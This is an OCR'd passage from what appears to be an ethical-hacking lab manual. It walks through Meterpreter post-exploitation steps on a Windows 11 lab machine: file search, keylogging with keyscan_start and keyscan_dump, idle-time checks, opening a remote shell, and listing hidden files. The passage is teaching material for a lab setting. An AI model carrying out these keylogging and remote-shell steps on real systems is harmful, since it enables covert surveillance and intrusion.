
37. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

38. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.


39. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.

40. Type **search -f [Filename.extension]** (here, **pagefile.sys**) and press **Enter**. This displays the location of the searched file.


    Note: It takes approximately 5 minutes for the search.




41. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.




42. Now, switch to the **Windows 11** virtual machine, create a text file, and start typing something.



43. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.



44. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.



45. Type **shell** and press **Enter** to open a shell in meterpreter.


46. Type **dir /a:h** and press **Enter**, to retrieve the directory names with hidden attributes.

```
meterpreter > shell
Process 6288 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\>dir /a:h
dir /a:h
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\

01/26/2022  11:16 PM    <DIR>          $Recycle.Bin
01/27/2022  02:37 AM    <DIR>          $WinREAgent
01/27/2022  01:27 AM    <JUNCTION>     Documents and Settings [C:\Users]
04/09/2022  07:05 AM            12,288 DumpStack.log.tmp
04/09/2022  07:05 AM     1,342,177,280 pagefile.sys
04/09/2022  03:25 AM    <DIR>          ProgramData
01/27/2022  01:27 AM    <DIR>          Recovery
04/09/2022  07:05 AM       268,435,456 swapfile.sys
02/03/2022  12:22 AM    <DIR>          System Volume Information
               3 File(s)  1,610,625,024 bytes
               6 Dir(s)  16,892,407,808 bytes free

C:\>
```

